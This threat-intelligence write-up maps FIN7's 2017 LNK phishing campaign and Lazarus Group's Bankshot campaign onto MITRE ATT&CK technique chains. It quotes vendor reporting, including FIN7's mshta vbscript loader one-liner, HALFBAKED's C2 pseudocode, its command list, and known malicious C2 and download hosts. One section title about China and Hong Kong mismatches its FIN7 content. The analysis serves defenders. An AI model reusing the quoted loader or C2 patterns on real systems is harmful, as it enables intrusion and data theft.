**Next tactic is TA0004 : Privilege Escalation ['T1078', 'T1543.003', 'T1547.001', 'T1546.011', 'T1053.005']**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1546.011 : <Event Triggered Execution>:Application Shimming**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0005 : Defense Evasion ['T1078', 'T1036.005', 'T1497.002', 'T1553.002', 'T1027', 'T1218.005', 'T1036.004']**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1497.002 : <Virtualization/Sandbox Evasion>:User Activity Based Checks**

**Next Technique is T1553.002 : <Subvert Trust Controls>:Code Signing**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1218.005 : <System Binary Proxy Execution>:Mshta**

**Next Technique is T1036.004 : <Masquerading>:Masquerade Task or Service**

**Next tactic is TA0006 : Credential Access ['T1558.003']**

**Next Technique is T1558.003 : <Steal or Forge Kerberos Tickets>:Kerberoasting**

**Next tactic is TA0007 : Discovery ['T1497.002']**

**Next Technique is T1497.002 : <Virtualization/Sandbox Evasion>:User Activity Based Checks**

**Next tactic is TA0008 : Lateral Movement ['T1091', 'T1021.005', 'T1210', 'T1021.001', 'T1021.004']**

**Next Technique is T1091 : Replication Through Removable Media**

**Next Technique is T1021.005 : <Remote Services>:VNC**

**Next Technique is T1210 : Exploitation of Remote Services**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next Technique is T1021.004 : <Remote Services>:SSH**

**Next tactic is TA0009 : Collection ['T1005', 'T1113', 'T1125']**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1113 : Screen Capture**

**Next Technique is T1125 : Video Capture**

**Next tactic is TA0011 : Command and Control ['T1008', 'T1571', 'T1102.002', 'T1071.004', 'T1105']**

**Next Technique is T1008 : Fallback Channels**

**Next Technique is T1571 : Non-Standard Port**

**Next Technique is T1102.002 : <Web Service>:Bidirectional Communication**

**Next Technique is T1071.004 : <Application Layer Protocol>:DNS**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next tactic is TA0010 : Exfiltration ['T1567.002']**

**Next Technique is T1567.002 : <Exfiltration Over Web Service>:Exfiltration to Cloud Storage**

**Next tactic is TA0040 : Impact ['T1486']**

**Next Technique is T1486 : Data Encrypted for Impact**

#### T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | FIN7 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment | [1] In a newly-identified campaign, FIN7 modified their phishing techniques to implement unique infection and persistence mechanisms. FIN7 has moved away from weaponized Microsoft Office macros in order to evade detection |
| Attack Origin | Russia | TCERT (see also Carbanak) |
| Target Location | United States | [6] primarily targeting the U.S. retail, restaurant, and hospitality sectors, |
| Target Type | Retail chain | [6] |
| Impact | Damage (integrity and availability), Reputation (external to the target) | [6] financially-motivated threat group  [1] The HALFBAKED malware family consists of multiple components designed to establish and maintain a foothold in victim networks, with the ultimate goal of gaining access to sensitive financial information |
| Vulnerabilities Exploited | TBC |  |
| Related Attack Patterns | TBC |  |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2017 | [1] On April 12, in response to FIN7 actively targeting multiple clients |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***FIN7\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] In this ongoing campaign, FIN7 is targeting organizations with spear phishing emails |
| **2** | **TA0005 : Defense Evasion** | **T1497 : Virtualization/Sandbox Evasion** | 1 |  | G | IF-DEV | [1] the phishing lure attempts to evade dynamic detection as many sandboxes are not configured to simulate that specific user action. |
| **3** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 1 |  | G | IF-DEV | [1] See 7 below. Script hidden in text of document |
| **4** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN/NP-EXE | [1] See 1 above |
| **5** | **TA0005 : Defense Evasion** | **T1218.005 : System Binary Proxy Execution: Mshta** | 4 |  | S | NP-EXE/IF-DEV | [1] The malicious LNK launches “mshta.exe” with the following arguments passed to it:  vbscript:Execute("On Error Resume  Next:set w=GetObject(,""Word.Application""):  execute w.ActiveDocument.Shapes(2).  TextFrame.TextRange.Text:close") |
| **6** | **TA0002 : Execution** | **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** | 5 |  | S | NP-EXE | [1] See above VB in call. |
| **7** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 6 |  | S | IF-DEV/NP-EXE | [1] The script in the argument combines all the textbox contents in the document and executes them, as seen in Figure 2. |
| **8** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 7 |  | S | NP-EXE | [1] The combined script from Word textbox drops the following components: |
| **9** | **TA0003 : Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 8 |  | S | IF-PER | [1] Figure 3 shows that for persistence, the document creates two scheduled tasks and creates one auto-start registry entry pointing to the LNK file. |
| **10** | **TA0003 : Persistence** | **T1053.005 : <Scheduled Task/Job>:Scheduled Task** | 9 |  | S | IF-PER | [1] Also, the script creates a named schedule task for persistence to launch “58d2a83f7778d5.36783181.vbs” every 25 minutes. |
| **11** | **TA0002 : Execution** | **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** | 10 |  | S | NP-EXE | [1] The dropped script “58d2a83f7778d5.36783181.vbs” acts as a launcher. This VBScript checks if the “58d2a83f777942.26535794.ps1” PowerShell script is running using WMI queries and, if not, launches it. |
| **12** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 11 |  | G | IF-DEV | [1] “58d2a83f777942.26535794.ps1” is a multilayer obfuscated PowerShell script, which launches shellcode for a Cobalt Strike stager. |
| **13** | **TA0002 : Execution** | **T1059 : Command and Scripting Interpreter** | 11 |  | S | NP-EXE | [1] See above |
| **14** | **TA0002 : Execution** | **T1059 : Command and Scripting Interpreter** | 13 |  | S | NP-EXE | [1] The shellcode retrieves an additional payload by connecting to the following C2 server using DNS: aaa.stage.14919005.www1.  proslr3[.]com |
| **15** | **TA0011 : Command & Control** | **T1071.004 : <Application Layer Protocol>:DNS** | 14 |  | S | IF-C2C | [1] See above |
| **16** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 15 |  | S | IF-C2C | [1] |
| **17** | **TA0002 : Execution** | **T1059 : Command and Scripting Interpreter** | 16 |  | S | NP-EXE | [1] Once a successful reply is received from the command and control (C2) server, the PowerShell script executes the embedded Cobalt Strike shellcode. |
| **18** | **TA0005 : Defense Evasion** | **T1218.005 : System Binary Proxy Execution: Mshta** | 17 |  | S | NP-EXE/IF-DEV | [1] “mshta.exe” further executes the second VBScript “58d2a83f777908.23270411.vbs”, which creates a folder by GUID name inside “Intel” and drops the VBScript payloads and configuration files: |
| **19** | **TA0002 : Execution** | **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** | 18 |  | S | NP-EXE | [1] See above VB in call. |
| **20** | **TA0002 : Execution** | **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** | 19 |  | S | NP-EXE | [1] This script then executes “58d2a83f777716.48248237.vbs”, which is a variant of FIN7’s HALFBAKED backdoor. |
| **21** | **TA0011 : Command & Control** | **T1573 : Encrypted Channel** | 20 |  | G | IF-C2C | [1] HALFBAKED C2C  Function send\_data(data)  random\_string = custom\_function\_to\_ generate\_random\_string()  encoded\_data = URLEncode(SimpleEncrypt(data))  post\_data("POST”, random\_string & "=" & encoded\_data, Hard\_coded\_c2\_url,  Create\_Random\_Url(class\_id)) |
| **22** | **TA0011 : Command & Control** | **T1102.002 : <Web Service>:Bidirectional Communication** | 20 |  | S | IF-C2C | [1] HALFBAKED C2C |
| **23** | **TA0007 : Discovery** | **T1057 : Process Discovery** | 22 |  | S | NP-DIS | [1] HALFBAKED processList: Send list of process running |
| **24** | **TA0011 : Command & Control** | **T1573 : Encrypted Channel** | 23 |  | G | IF-C2C | [1] HALFBAKED C2C |
| **25** | **TA0011 : Command & Control** | **T1102.002 : <Web Service>:Bidirectional Communication** | 23 |  | S | IF-C2C | [1] HALFBAKED C2C |
| **26** | **TA0002 : Execution** | **T1047 : Windows Management Instrumentation** | 25 |  | S | NP-EXE | [1] info: Sends victim machine information (OS, Processor, BIOS and running processes) using WMI queries |
| **27** | **TA0007 : Execution** | **T1082 : System Information Discovery** | 26 |  | S | NP-DIS | [1] See above |
| **28** | **TA0011 : Command & Control** | **T1573 : Encrypted Channel** | 27 |  | G | IF-C2C | [1] HALFBAKED C2C |
| **29** | **TA0011 : Command & Control** | **T1102.002 : <Web Service>:Bidirectional Communication** | 27 |  | S | IF-C2C | [1] HALFBAKED C2C |
| **30** | **TA0002 : Execution** | **T1059.001 : Command and Scripting Interpreter: PowerShell** | 29 |  | S | NP-EXE | [1] screenshot: Takes screen shot of victim machine (using 58d2a83f777688.78384945.ps1) |
| **31** | **TA0009 : Collection** | **T1113 : Screen Capture** | 30 |  | S | NP-EXE/AO-COL | [1] screenshot: Takes screen shot of victim machine (using 58d2a83f777688.78384945.ps1) |
| **32** | **TA0011 : Command & Control** | **T1573 : Encrypted Channel** | 31 |  | G | IF-C2C | [1] HALFBAKED C2C |
| **33** | **TA0011 : Command & Control** | **T1102.002 : <Web Service>:Bidirectional Communication** | 31 |  | S | IF-C2C | [1] HALFBAKED C2C |
|  |  |  |  |  |  |  |  |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [FIN7 Evolution and the Phishing LNK | Mandiant](https://www.mandiant.com/resources/blog/fin7-phishing-lnk) [2017]

[2] [Microsoft Word - fact\_sheet\_how\_fin7\_attacked\_and\_stole\_data\_0 (justice.gov)](https://www.justice.gov/opa/press-release/file/1084361/download) [???]

[3] [FIN7 Revisited: Inside Astra Panel and SQLRat Malware | Flashpoint](https://flashpoint.io/blog/fin7-revisited-inside-astra-panel-and-sqlrat-malware/) [2019]

[4] [eSentire | Notorious Cybercrime Gang, FIN7, Lands Malware in Law Firm](https://www.esentire.com/security-advisories/notorious-cybercrime-gang-fin7-lands-malware-in-law-firm-using-fake-legal-complaint-against-jack-daniels-owner-brown-forman-inc) [2021]

[5] [CARBON SPIDER Embraces Big Game Hunting, Part 1 | CrowdStrike](https://www.crowdstrike.com/blog/carbon-spider-embraces-big-game-hunting-part-1/) [2021]

[6] [FIN7, GOLD NIAGARA, ITG14, Carbon Spider, Group G0046 | MITRE ATT&CK®](https://attack.mitre.org/groups/G0046/)

[7] [Fin7: An insight into the threat actor group’s high profile attacks | Cyware Alerts - Hacker News](https://cyware.com/news/fin7-an-insight-into-the-threat-actor-groups-high-profile-attacks-e2d75540)

[1] FIN7 is a financially-motivated threat group that has been associated with malicious operations dating back to late 2015. FIN7 is referred to by many vendors as “Carbanak Group”, although we do not equate all usage of the CARBANAK backdoor with FIN7. FireEye recently observed a FIN7 spear phishing campaign targeting personnel involved with United States Securities and Exchange Commission (SEC) filings at various organizations.

[1] In a newly-identified campaign, FIN7 modified their phishing techniques to implement unique infection and persistence mechanisms. FIN7 has moved away from weaponized Microsoft Office macros in order to evade detection. This round of FIN7 phishing lures implements hidden shortcut files (LNK files) to initiate the infection and VBScript functionality launched by mshta.exe to infect the victim. ( **T1566.001 : Spearphishing Attachment T1204.002 : User Execution : Malicious File** )

[1] In this ongoing campaign, FIN7 is targeting organizations with spear phishing emails containing either a malicious DOCX or RTF file – two versions of the same LNK file and VBScript technique. These lures originate from external email addresses that the attacker rarely re-used, and they were sent to various locations of large restaurant chains, hospitality, and financial service organizations. The subjects and attachments were themed as complaints, catering orders, or resumes. As with previous campaigns, and as highlighted in our annual M-Trends 2017 report, FIN7 is calling stores at targeted organizations to ensure they received the email and attempting to walk them through the infection process.

[1] In the current lures, both the malicious DOCX and RTF attempt to convince the user to double-click on the image in the document, as seen in Figure 1. This spawns the hidden embedded malicious LNK file in the document. Overall, this is a more effective phishing tactic since the malicious content is embedded in the document content rather than packaged in the OLE object.

[1] The malicious LNK launches “mshta.exe” with the following arguments passed to it: vbscript:Execute("On Error Resume Next:set w=GetObject(,""Word.Application""):execute w.ActiveDocument.Shapes(2).TextFrame.TextRange.Text:close")

Mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files. HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser.

[1] The combined script from Word textbox drops the following components:

The dropped script “58d2a83f7778d5.36783181.vbs” acts as a launcher. **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** This VBScript checks if the “58d2a83f777942.26535794.ps1” PowerShell script is running using WMI queries and, if not, launches it.

“58d2a83f777942.26535794.ps1” is a multilayer obfuscated PowerShell script, which launches shellcode for a Cobalt Strike stager. **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

The shellcode retrieves an additional payload by connecting to the following C2 server using DNS: **T1105 : Ingress Tool Transfer**

aaa.stage.14919005.www1.proslr3[.]com

Once a successful reply is received from the command and control (C2) server, the PowerShell script executes the embedded Cobalt Strike shellcode. If unable to contact the C2 server initially, the shellcode is configured to reattempt communication with the C2 server address in the following pattern:

[1] “mshta.exe” further executes the second VBScript “58d2a83f777908.23270411.vbs”, which creates a folder by GUID name inside “Intel” and drops the VBScript payloads and configuration files:

This script then executes “58d2a83f777716.48248237.vbs”, which is a variant of FIN7’s HALFBAKED backdoor.

[1] All communication between the backdoor and attacker C2 are encoded using the following technique, represented in pseudo code: ( **T1132 Data Encoding** )

Function send\_data(data)

random\_string = custom\_function\_to\_generate\_random\_string()

encoded\_data = URLEncode(SimpleEncrypt(data))

post\_data("POST”, random\_string & "=" & encoded\_data, Hard\_coded\_c2\_url,

Create\_Random\_Url(class\_id))

[1] Figure 3 shows that for persistence, the document creates two scheduled tasks and creates one auto-start registry entry pointing to the LNK file. **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder T1053.005 : <Scheduled Task/Job>:Scheduled Task**

[1] The HALFBAKED malware family consists of multiple components designed to establish and maintain a foothold in victim networks, with the ultimate goal of gaining access to sensitive financial information. This version of

This version of HALFBAKED listens for the following commands from the C2 server:

info: Sends victim machine information (OS, Processor, BIOS and running processes) using WMI queries **T1082 System Information Discovery**

processList: Send list of process running **T1057 Process Discovery**

screenshot: Takes screen shot of victim machine (using 58d2a83f777688.78384945.ps1) **T1113 : Screen Capture**

runvbs: Executes a VB script

runexe: Executes EXE file

runps1: Executes PowerShell script

delete: Delete the specified file

update: Update the specified file

### Lazarus Group

#### ATT&CK Technique Summary

**The Group TechChain for G0032 - Lazarus Group is**

**The Group ATT&CK attribution is Unknown**

**The Group TCERT attribution is KP**

**Next tactic is TA0043 : Reconnaissance ['T1591', 'T1591.004', 'T1593.001', 'T1589.002']**

**Next Technique is T1591 : Gather Victim Org Information**

**Next Technique is T1591.004 : <Gather Victim Org Information>:Identify Roles**

**Next Technique is T1593.001 : <Search Open Websites/Domains>:Social Media**

**Next Technique is T1589.002 : <Gather Victim Identity Information>:Email Addresses**

**Next tactic is TA0042 : Resource Development ['T1585.001', 'T1584.004', 'T1585.002', 'T1583.004', 'T1588.003', 'T1608.001', 'T1584.001', 'T1588.002', 'T1608.002', 'T1583.006', 'T1588.004', 'T1587.001', 'T1583.001']**

**Next Technique is T1585.001 : <Establish Accounts>:Social Media Accounts**

**Next Technique is T1584.004 : <Compromise Infrastructure>:Server**

**Next Technique is T1585.002 : <Establish Accounts>:Email Accounts**

**Next Technique is T1583.004 : <Acquire Infrastructure>:Server**

**Next Technique is T1588.003 : <Obtain Capabilities>:Code Signing Certificates**

**Next Technique is T1608.001 : <Stage Capabilities>:Upload Malware**

**Next Technique is T1584.001 : <Compromise Infrastructure>:Domains**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1608.002 : <Stage Capabilities>:Upload Tool**

**Next Technique is T1583.006 : <Acquire Infrastructure>:Web Services**

**Next Technique is T1588.004 : <Obtain Capabilities>:Digital Certificates**

**Next Technique is T1587.001 : <Develop Capabilities>:Malware**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next tactic is TA0001 : Initial Access ['T1566.003', 'T1566.002', 'T1078', 'T1566.001', 'T1189']**

**Next Technique is T1566.003 : <Phishing>:Spearphishing via Service**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1189 : Drive-by Compromise**

**Next tactic is TA0002 : Execution ['T1053.005', 'T1059.005', 'T1059.001', 'T1106', 'T1204.001', 'T1059.003', 'T1204.002', 'T1203', 'T1047']**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1106 : Native API**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next tactic is TA0003 : Persistence ['T1574.002', 'T1574.013', 'T1053.005', 'T1078', 'T1547.009', 'T1542.003', 'T1547.001', 'T1098', 'T1543.003']**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1574.013 : <Hijack Execution Flow>:KernelCallbackTable**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1547.009 : <Boot or Logon Autostart Execution>:Shortcut Modification**

**Next Technique is T1542.003 : <Pre-OS Boot>:Bootkit**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1098 : Account Manipulation**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next tactic is TA0004 : Privilege Escalation ['T1574.002', 'T1574.013', 'T1053.005', 'T1078', 'T1547.009', 'T1055.001', 'T1134.002', 'T1547.001', 'T1543.003']**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1574.013 : <Hijack Execution Flow>:KernelCallbackTable**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1547.009 : <Boot or Logon Autostart Execution>:Shortcut Modification**

**Next Technique is T1055.001 : <Process Injection>:Dynamic-link Library Injection**

**Next Technique is T1134.002 : <Access Token Manipulation>:Create Process with Token**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next tactic is TA0005 : Defense Evasion ['T1036.004', 'T1070', 'T1620', 'T1140', 'T1218', 'T1218.005', 'T1202', 'T1036.003', 'T1574.002', 'T1574.013', 'T1070.003', 'T1220', 'T1218.011', 'T1218.010', 'T1497.001', 'T1221', 'T1553.002', 'T1036', 'T1078', 'T1027.002', 'T1036.005', 'T1562.004', 'T1564.001', 'T1055.001', 'T1134.002', 'T1542.003', 'T1562.001', 'T1070.004', 'T1070.006', 'T1027']**

**Next Technique is T1036.004 : <Masquerading>:Masquerade Task or Service**

**Next Technique is T1070 : Indicator Removal on Host**

**Next Technique is T1620 : Reflective Code Loading**

**Next Technique is T1140 : Deobfuscate/Decode Files or Information**

**Next Technique is T1218 : System Binary Proxy Execution**

**Next Technique is T1218.005 : <System Binary Proxy Execution>:Mshta**

**Next Technique is T1202 : Indirect Command Execution**

**Next Technique is T1036.003 : <Masquerading>:Rename System Utilities**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1574.013 : <Hijack Execution Flow>:KernelCallbackTable**

**Next Technique is T1070.003 : <Indicator Removal on Host>:Clear Command History**

**Next Technique is T1220 : XSL Script Processing**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1218.010 : <System Binary Proxy Execution>:Regsvr32**

**Next Technique is T1497.001 : <Virtualization/Sandbox Evasion>:System Checks**

**Next Technique is T1221 : Template Injection**

**Next Technique is T1553.002 : <Subvert Trust Controls>:Code Signing**

**Next Technique is T1036 : Masquerading**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1027.002 : <Obfuscated Files or Information>:Software Packing**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1562.004 : <Impair Defenses>:Disable or Modify System Firewall**

**Next Technique is T1564.001 : <Hide Artifacts>:Hidden Files and Directories**

**Next Technique is T1055.001 : <Process Injection>:Dynamic-link Library Injection**

**Next Technique is T1134.002 : <Access Token Manipulation>:Create Process with Token**

**Next Technique is T1542.003 : <Pre-OS Boot>:Bootkit**

**Next Technique is T1562.001 : <Impair Defenses>:Disable or Modify Tools**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1070.006 : <Indicator Removal on Host>:Timestomp**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next tactic is TA0006 : Credential Access ['T1557.001', 'T1110', 'T1110.003', 'T1056.001']**

**Next Technique is T1557.001 : <Adversary-in-the-Middle>:LLMNR/NBT-NS Poisoning and SMB Relay**

**Next Technique is T1110 : Brute Force**

**Next Technique is T1110.003 : <Brute Force>:Password Spraying**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next tactic is TA0007 : Discovery ['T1614.001', 'T1497.001', 'T1049', 'T1046', 'T1087.002', 'T1124', 'T1033', 'T1016', 'T1010', 'T1057', 'T1012', 'T1082', 'T1083']**

**Next Technique is T1614.001 : <System Location Discovery>:System Language Discovery**

**Next Technique is T1497.001 : <Virtualization/Sandbox Evasion>:System Checks**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1046 : Network Service Discovery**

**Next Technique is T1087.002 : <Account Discovery>:Domain Account**

**Next Technique is T1124 : System Time Discovery**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1010 : Application Window Discovery**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1012 : Query Registry**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1083 : File and Directory Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1534', 'T1021.004', 'T1021.001', 'T1021.002']**

**Next Technique is T1534 : Internal Spearphishing**

**Next Technique is T1021.004 : <Remote Services>:SSH**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next Technique is T1021.002 : <Remote Services>:SMB/Windows Admin Shares**

**Next tactic is TA0009 : Collection ['T1557.001', 'T1560.003', 'T1005', 'T1074.001', 'T1560', 'T1056.001', 'T1560.002']**

**Next Technique is T1557.001 : <Adversary-in-the-Middle>:LLMNR/NBT-NS Poisoning and SMB Relay**

**Next Technique is T1560.003 : <Archive Collected Data>:Archive via Custom Method**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1074.001 : <Data Staged>:Local Data Staging**

**Next Technique is T1560 : Archive Collected Data**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1560.002 : <Archive Collected Data>:Archive via Library**

**Next tactic is TA0011 : Command and Control ['T1104', 'T1102.002', 'T1090.001', 'T1571', 'T1001.003', 'T1132.001', 'T1071.001', 'T1090.002', 'T1008', 'T1105', 'T1573.001']**

**Next Technique is T1104 : Multi-Stage Channels**

**Next Technique is T1102.002 : <Web Service>:Bidirectional Communication**

**Next Technique is T1090.001 : <Proxy>:Internal Proxy**

**Next Technique is T1571 : Non-Standard Port**

**Next Technique is T1001.003 : <Data Obfuscation>:Protocol Impersonation**

**Next Technique is T1132.001 : <Data Encoding>:Standard Encoding**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next Technique is T1090.002 : <Proxy>:External Proxy**

**Next Technique is T1008 : Fallback Channels**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1573.001 : <Encrypted Channel>:Symmetric Cryptography**

**Next tactic is TA0010 : Exfiltration ['T1567.002', 'T1048.003', 'T1041']**

**Next Technique is T1567.002 : <Exfiltration Over Web Service>:Exfiltration to Cloud Storage**

**Next Technique is T1048.003 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Unencrypted Non-C2 Protocol**

**Next Technique is T1041 : Exfiltration Over C2 Channel**

**Next tactic is TA0040 : Impact ['T1491.001', 'T1529', 'T1485', 'T1561.001', 'T1561.002', 'T1489']**

**Next Technique is T1491.001 : <Defacement>:Internal Defacement**

**Next Technique is T1529 : System Shutdown/Reboot**

**Next Technique is T1485 : Data Destruction**

**Next Technique is T1561.001 : <Disk Wipe>:Disk Content Wipe**

**Next Technique is T1561.002 : <Disk Wipe>:Disk Structure Wipe**

**Next Technique is T1489 : Service Stop**

#### T1566.001 - Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Lazarus Group |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | North Korea |  |
| Target Location | Turkey | [1] |
| Target Type | Financial organizations | [1] |
| Impact | Exfiltration (confidentiality) | [1] Access to finances or information |
| Vulnerabilities Exploited | CVE-2018-4878 |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2018 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***Lazarus\_Group\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] Based on our analysis, financial organizations in Turkey were targeted via spear phishing emails |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | [1] Containing a malicious Microsoft Word document |
| **3** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 2 |  | S | IF-EXP | [1] The document contains an embedded Flash script that exploits CVE-2018-4878 and downloads and executes the DLL implant from falcancoin.io |
| **4** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 3 |  | G | IF-C2C | See above |
| **5** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 3 |  | S | IF-C2C | See above |
| **6** | **TA0005 Defense Evasion** | **T1036 Masquerading** | 5 |  | G | IF-DEV | [1] The implants (DLLs) are disguised as ZIP files |
| **7** | **TA0005 Defense Evasion** | **T1055.001 Process Injection: Dynamic-link Library Injection** | 5 |  | S | IF-DEV | [1] To mask itself, it can run as a regular library loaded into a legitimate process  Pivot happens here |
| **8** | **TA0003 : Persistence** | **T1574.002 : <Hijack Execution Flow>:DLL Side-Loading** |  |  |  |  | Replaced by 6 above after further investigation |
| **8** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 7 |  | S | IF-C2C | [1] The malware initiates communication with the control server by sending it an HTTP POST request with additional optional HTTP data |
| **9** | **TA0007 Discovery** | **T1083 File and Directory Discovery** | 8 |  | S | NP-DIS | [1] Recursively generate a list of files in a directory and send to the control server |
| **10** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 9 |  | G | IF-C2C | [1] After every action is performed the malware sends a response to the control server indicating whether the action was successful |
| **11** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 10 |  | S | IF-C2C/AO-EXF | [1] Read a specified file’s contents and send the data to the control server |
| **12** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 11 |  | S | IF-C2C | Next command in from control in this case as below |
| **13** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 12 |  | S | IF-C2C /AO-EXF | Access Begins  [1] Read a specified file’s contents and send the data to the control server |
| **14** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 13 |  | S | IF-C2C | Next command in from control in this case as below |
| **15** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 14 |  | S | NP-EXE | This is an example. Execution will have a goal assume further discovery |
| **16** | **TA0007 Discovery** | **T1087.002 : <Account Discovery>:Domain Account** | 15 |  | S | NP-DIS | This is an example. Execution will have a goal assume further discovery |
| **17** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 16 |  | S | IF-C2C | After every action is performed the malware sends a response to the control server indicating whether the action was successful |
|  |  |  |  |  |  |  |  |

